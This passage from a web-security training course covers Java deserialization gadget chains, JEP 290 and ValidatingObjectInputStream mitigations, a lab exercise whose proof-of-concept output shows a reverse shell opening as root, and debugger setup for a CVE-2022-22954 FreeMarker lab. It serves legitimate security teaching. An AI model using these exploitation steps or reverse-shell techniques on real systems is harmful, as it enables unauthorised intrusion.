        java.util.HashMap.hash()
            org.apache.commons.collections.keyvalue.TiedMapEntry.hashCode()
```

Though, in order to get there, the code that starts the chain is within the rt.jar file contained in all java versions. Let's see the chain:

1. **java.util.HashSet.readObject()**

```
    private void readObject(java.io.ObjectInputStream s)
        throws java.io.IOException, ClassNotFoundException {
        // Read in any hidden serialization magic
        s.defaultReadObject();

        //...

        // Create backing HashMap
        map = (((HashSet<?>)this) instanceof LinkedHashSet ?
               new LinkedHashMap<E,Object>(capacity, loadFactor) :
               new HashMap<E,Object>(capacity, loadFactor));

        // Read in all elements in the proper order.
        for (int i=0; i<size; i++) {
            @SuppressWarnings("unchecked")
                E e = (E) s.readObject();
            map.put(e, PRESENT);                                        // 1
        }
    }
```

Within the `readObject`, we can see that put is called on a `HashMap` instance at *[1]*.

2. **java.util.HashMap.put()**

```
    public V put(K key, V value) {
        return putVal(hash(key), key, value, false, true);          // 2
    }
```

At *[2]* we can see a call to the hash method within the same class

3. **java.util.HashMap.hash()**

```
    static final int hash(Object key) {
        int h;
        return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);  // 3
    }
```

Now at *[3]*, we can see that `hashCode` is called. This means that if a serialized object overrides the default `hashCode` method then an attacker can essentially have that called using the above pivot chain.

7.5.2. Exercise - Finding the equals pivot / trampoline

It's also possible to call the `equals` method within the `java.util.HashMap` class. Find where the `equals` method is called.

7.5.3. Mitigation

In order to address the risk of untrusted deserialization and Java Deserialization Oracle made some changes to the Java core. The most significant change that was introduced is the Java Enhancement Process (JEP) document 290 (JEP 290). JEP is officially part of JDK9 but has been backported to older Java versions:

- >= Java™ SE Development Kit 8, Update 121 (JDK 8u121)
- >= Java™ SE Development Kit 7, Update 131 (JDK 7u131)
- >= Java™ SE Development Kit 6, Update 141 (JDK 6u141)

The technology introduces three types of filters:

- Process wide filters
- Custom filter
- Built in filters

Process wide filters operate on every use of `ObjectInputStream` and as such allow a deny list or allow list of filters. In large application environments, it can be very hard to have a white list of allowed classes. As a result of this, Oracle allowed custom filters.

Custom filters allow a developer to create an instance of `ObjectInputFilter` for a specific `ObjectInputStream` they wish to protect. The following API usage is an example:

```
ObjectInputStream ois = new ObjectInputStream(...));
ObjectInputFilter f =
ObjectInputFilter.Config.createFilter("mx.sourceincite.*;!*");
ObjectInputFilter.Config.setObjectInputFilter(ois, f);
Object o = ois.readObject();
```

In this example, the filter will only allow all classes from the mx.sourceincite package and the rest will be rejected.

Built in filters include filters for the RMI registry and the RMI Distributed Garbage Collector. Both these filters are white lists by default and only allow specific classes to be deserialized. These two filters directly kill this deserialization technique.

7.5.4. Object Validation

Previously we touched upon JEP 290 which is a global (including `rt.jar`) look-ahead validation and filter technology implemented by Oracle. A few others exist such as:

- NotSoSerial
- SerialKiller
- ValidatingObjectInputStream
- Name Space Layout Randomization

One of the most prevalent validation technologies is Apache's `ValidatingObjectInputStream` class. This is a lookahead approach that ensures classes match a given type before being deserialized.

```
        ValidatingObjectInputStream is = new
ValidatingObjectInputStream(req.getInputStream());         // 1
        try{
            Class<?>[] classTypes = new Class[2];
            classTypes[0] = java.util.HashSet.class;
            classTypes[1] = Class.forName("[B");

            is.accept(classTypes); // 2
            is.accept("java.lang.*", "[Ljava.lang.*"); // 3

            Iterable<?> propList = (Iterable<?>) is.readObject(); // 4
        }
        catch (IOException ex) {
            ex.printStackTrace();
            System.out.println("(-) IOException is caught");
        }
```

We can see that the code is essentially replacing what would normally would be `ObjectInputStream` with `ValidatingObjectInputStream` at *[1]* and this class exposes some API's that can be leveraged to create a white or deny list.

`accept` is the API to call if you want to create a white list, it can be a good way to prevent attacks as long as the white list of classes have been audited for possible gadget chains.

`reject` however is the opposite, and it's the API to create a deny list of dangerous classes. Given the flexibility of Java, as we have seen, using a deny list in this scenario would be very dangerous.


Then at *[2]* and *[3]* we can see that the code calls the accept method and appends an array of classes as well as multiple strings of classes.

Finally at *[4]* the code calls `readObject`. When a white list like this is encountered, it's important to note that it may be possible to work within the bounds of the allow list and build a custom gadget chain to defeat the protection.

7.5.5. Exercise - Attacking Java Deserialization

Now that you can bypass the authentication and reach the `/test/PwnServlet` endpoint, audit the code and discover the deserialization vulnerability.

Write a short report describing the vulnerability and attempt to exploit it to gain a reverse shell.



```
student@target:~/fswa/exercises/31$ ./poc.py

        Exercise - 31
        Steven Seeley of Source Incite - 2021

(+) usage: ./poc.py <target> <connectback>
(+) eg: ./poc.py 192.168.23.164 192.168.23.172
student@target:~/fswa/exercises/31$ ./poc.py localhost 192.168.184.128

        Exercise - 31
        Steven Seeley of Source Incite - 2021

(+) starting handler on port 1337
(+) connection from 192.168.96.2
(+) pop thy shell!
root@2be5c004329b:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@2be5c004329b:/#
```

8. Module 5 - FreeMarker Server-Side Template Injection

Key learning objectives:

- Practice the Java debug setup on a real target
- re-discovering real n-day
- Assess the security configuration of the FreeMarker template engine

Identifiers:

- CVE-2022-22954

8.1. Getting Started

You should have received instructions to setup this VM via the `FSWA-Setup-for-Module-5-VMWare-Workspace-ONE-Access.pdf` guide to get started.

Ensure that you can reach the following URI:

URI	Endpoint	Username	Password
https://module5.localdomain/	/	N/A	N/A


8.2. Overview of the Target

There are several web applications within the Workspace ONE Access deployment, we will be focusing on the `catalog-portal` application.

- Spring MVC 5.3.11
- FreeMarker Template Engine 2.3.31
- OpenJDK 8u312

8.3. Debugging Example

Before we begin testing this target, we need to ensure that we can debug port 443. We need to identify which process is using port 443 so that we can setup a Java debug stub:




```
root@module5 [ /home/sshuser ]# lsof -i :443
COMMAND  PID    USER   FD   TYPE  DEVICE SIZE/OFF NODE NAME
java     7168 horizon   72u  IPv6 1653541      0t0  TCP module5.localdomain:16446->module5.localdomain:https (CLOSE_WAIT)
java     7168 horizon  625u  IPv6   57918      0t0  TCP 192.168.184.210:51384->server-18-64-236-29.atl56.r.cloudfront.net:https (CLOSE_WAIT)
root@module5 [ /home/sshuser ]# _
```

By listing open files as root using the command `lsof -i :443`, we can see that the target process id is 7168.

Now, lets view this process and see what command line parameters it takes. The full command is:


```
/usr/java/jre-vmware/bin/java -
Djava.util.logging.config.file=/opt/vmware/horizon/workspace/conf/logging.properti
es -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -
Xrunjdwp:transport=dt_socket,server=y,address=0.0.0.0:8000,suspend=n -server -
Djdk.tls.ephemeralDHKeySize=2048 -XX:+AggressiveOpts -Dliquibase.should.run=true -
Djavax.net.ssl.trustStore=/usr/local/horizon/conf/idm-cacerts -
Dset.rmi.server.hostname=true -Dvertx.disableFileCPResolving=true -
XX:MaxMetaspaceSize=768m -XX:MetaspaceSize=768m -Xss1m -Xmx3968m -Xms3968m -
XX:+UseParallelGC -XX:+UseParallelOldGC -XX:NewRatio=3 -XX:SurvivorRatio=12 -
Dorg.apache.xml.security.ignoreLineBreaks=true -XX:+DisableExplicitGC -
XX:+UseBiasedLocking -XX:-LoopUnswitching -
Djava.security.properties=/opt/vmware/horizon/workspace/conf/idm_fips.security -
Djdk.tls.namedGroups=secp521r1,secp384r1,secp256r1 -Didm.fips.mode.required=true -
Dorg.bouncycastle.fips.approved_only=true -Djdk.tls.ephemeralDHKeySize=2048 -
Djava.protocol.handler.pkgs=org.apache.catalina.webresources -
Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dignore.endorsed.dirs=
-classpath /usr/local/horizon/jre-endorsed/bc-fips-
1.0.2.1.jar:/usr/share/tomcat/bin/bootstrap.jar:/usr/share/tomcat/bin/tomcat-
juli.jar -Dcatalina.base=/opt/vmware/horizon/workspace -
Dcatalina.home=/usr/share/tomcat -
Djava.io.tmpdir=/opt/vmware/horizon/workspace/temp
org.apache.catalina.startup.Bootstrap start
```

We can use one of the parameters to search for a configuration file that starts this process. One such file is found at `/opt/vmware/horizon/workspace/bin/setenv.sh`.



```
root@module5 [ /home/sshuser ]# ps aux | grep 7168
horizon   7168  4.0 53.0 8794736 4334328 ?     Sl   May04  45:51 /usr/java/jre-vmware/bin/java -Djava.util.logging.config.file=/opt/vmware/horizon/w
roperties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Xrunjdwp:transport=dt_socket,server=y,address=0.0.0.0:8000,suspend=n -s
alDHKeySize=2048 -XX:+AggressiveOpts -Dliquibase.should.run=true -Djavax.net.ssl.trustStore=/usr/local/horizon/conf/idm-cacerts -Dset.rmi.server.hos
bleFileCPResolving=true -XX:MaxMetaspaceSize=768m -XX:MetaspaceSize=768m -Xss1m -Xmx3968m -Xms3968m -XX:+UseParallelGC -XX:+UseParallelOldGC -XX:New
io=12 -Dorg.apache.xml.security.ignoreLineBreaks=true -XX:+DisableExplicitGC -XX:+UseBiasedLocking -XX:-LoopUnswitching -Djava.security.properties=/
space/conf/idm_fips.security -Djdk.tls.namedGroups=secp521r1,secp384r1,secp256r1 -Didm.fips.mode.required=true -Dorg.bouncycastle.fips.approved_only
alDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dignore.e
h /usr/local/horizon/jre-endorsed/bc-fips-1.0.2.1.jar:/usr/share/tomcat/bin/bootstrap.jar:/usr/share/tomcat/bin/tomcat-juli.jar -Dcatalina.base=/opt
ce -Dcatalina.home=/usr/share/tomcat -Djava.io.tmpdir=/opt/vmware/horizon/workspace/temp org.apache.catalina.startup.Bootstrap start
root     26959  0.0  0.0   5484  1844 pts/0    S+   16:45   0:00 grep --color=auto 7168
root@module5 [ /home/sshuser ]# grep -ir "vertx.disableFileCPResolving=true" /opt/vmware/
/opt/vmware/horizon/workspace/logs/catalina.log:2022-05-04 21:50:40,732 INFO: Command line argument: -Dvertx.disableFileCPResolving=true
/opt/vmware/horizon/workspace/bin/setenv.sh:            -Dvertx.disableFileCPResolving=true \
root@module5 [ /home/sshuser ]# 
```


Now, we can edit this file and add our debug stub `-Xrunjdwp:transport=dt_socket,server=y,address=0.0.0.0:8000,suspend=n`:




```
  GNU nano 3.0                                  /opt/vmware/horizon/workspace/bin/setenv.sh


  #Fips disable flag is only supported for connector-only installations
  if [ ! -f $FLAG_FIPS_MODE_DISABLED ] ; then
      FIPS_MODE_OPTIONS="${FIPS_MODE_OPTIONS} \
                         -Didm.fips.mode.required=true \
                         -Dorg.bouncycastle.fips.approved_only=true "
  fi
fi

JVM_OPTS="-Xrunjdwp:transport=dt_socket,server=y,address=0.0.0.0:8000,suspend=n \
          -server -Djdk.tls.ephemeralDHKeySize=${DH_KEYSIZE} -XX:+AggressiveOpts \
          -Dliquibase.should.run=true \
          -Djavax.net.ssl.trustStore=\"${IDM_CA_KEYSTORE}\" \
          -Dset.rmi.server.hostname=true \
          -Dvertx.disableFileCPResolving=true \
          -XX:MaxMetaspaceSize=768m -XX:MetaspaceSize=768m \
          -Xss1m -Xmx3968m -Xms3968m \
          -XX:+UseParallelGC -XX:+UseParallelOldGC \
          -XX:NewRatio=3 -XX:SurvivorRatio=12 \
          -Dorg.apache.xml.security.ignoreLineBreaks=true \
          -XX:+DisableExplicitGC \
          -XX:+UseBiasedLocking -XX:-LoopUnswitching"
```

Now, the target service will need to be restarted in order for the port 8000 to be exposed. To do that, we can execute the command `service horizon-workspace restart` as root.

Now, you should see port 8000 exposed on the same process that listens on port 443.



```
root@module5 [ /home/sshuser ]# netstat -plunt | grep 8000
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      7168/java
root@module5 [ /home/sshuser ]# lsof -i :443
COMMAND  PID    USER   FD   TYPE  DEVICE SIZE/OFF NODE NAME
java    7168 horizon   72u  IPv6 1947178      0t0  TCP module5.localdomain:16604->module5.localdomain:https (ESTABLISHED)
java    7168 horizon  625u  IPv6   57918      0t0  TCP 192.168.184.210:51384->server-18-64-236-29.atl56.r.cloudfront.net:https (CLOSE_WAIT)
root@module5 [ /home/sshuser ]# 
```





```
root@module5 [ /home/sshuser ]# iptables -A INPUT -p tcp --dport 8000 -j ACCEPT
root@module5 [ /home/sshuser ]# iptables-save > /etc/iptables.conf
root@module5 [ /home/sshuser ]#
```

The target appliance uses IP table rules to filter incoming and outgoing requests. We will need to add a rule to allow incoming requests to port 8000.

```
iptables -A INPUT -p tcp --dport 8000 -j ACCEPT
```


To make it persist, I just edited the `/etc/systemd/scripts/ip4save` file since that is where the rules are restored from upon startup:


```
root@module5 [ /home/sshuser ]# grep -ir "iptables-restore" /etc/
/etc/systemd/scripts/iptables:iptables-restore $WAIT_OPTIONS < /etc/systemd/scripts/ip4save
root@module5 [ /home/sshuser ]# cat /etc/systemd/scripts/ip4save
# init
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]
# Allow local-only connections
-A INPUT -i lo -j ACCEPT
-A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
#keep commented till upgrade issues are sorted
#-A INPUT -j LOG --log-prefix "FIREWALL:INPUT "
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A OUTPUT -j ACCEPT
COMMIT
root@module5 [ /home/sshuser ]# iptables -A INPUT -p tcp --dport 8000 -j ACCEPT
root@module5 [ /home/sshuser ]# nano /etc/systemd/scripts/ip4save
root@module5 [ /home/sshuser ]#
```


```
# init
*filter
:INPUT DROP [0:0]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0]
# Allow local-only connections
-A INPUT -i lo -j ACCEPT
-A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
#keep commented till upgrade issues are sorted
#-A INPUT -j LOG --log-prefix "FIREWALL:INPUT "
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 8000 -j ACCEPT
-A OUTPUT -j ACCEPT
COMMIT
```

8.3.1. Exercise – Setup the Debug Stub port 443

Follow along and setup the debug stub for port 443. Once you have achieved that, confirm that you can connect from your target VM and debug the Java process.


Debug Configurations

Create, manage, and run configurations

Attach to a Java virtual machine accepting debug connections

Name: Module 5 - Remote Debug

Project: module-5

Connection Type: Standard (Socket Attach)

Connection Properties:

Host: 192.168.184.210

Port: 8000

Allow termination of remote VM

Note: Ideally you probably want to match the Java versions to be the exact same, but most of the time as long as the major version matches then you should be fine. The target is using OpenJDK 8u312:

```
root@module5 [ ~ ]# /usr/java/jre-vmware/bin/java -version
openjdk version "1.8.0_312"
OpenJDK Runtime Environment (Zulu 8.58.0.14-SA-linux64) (build 1.8.0_312-b07)
OpenJDK 64-Bit Server VM (Zulu 8.58.0.14-SA-linux64) (build 25.312-b07, mixed
mode)
```

So I recommend that you use Oracle JDK 8u331:

```
student@target:~$ /var/lib/jvm/jdk1.8.0_331/bin/java -version
java version "1.8.0_331"
Java(TM) SE Runtime Environment (build 1.8.0_331-b09)
Java HotSpot(TM) 64-Bit Server VM (build 25.331-b09, mixed mode)
```

8.3.2. Exercise – Setup the Debug Stub port 9200


Now that you know how to setup the debug stub for port 443, attempt to setup the stub for port 9200!

8.3.3. Source Code

I order for us to debug the application, we will need to get the source code of the target application into a single jar file so that we can work with it using JD-Eclipse.

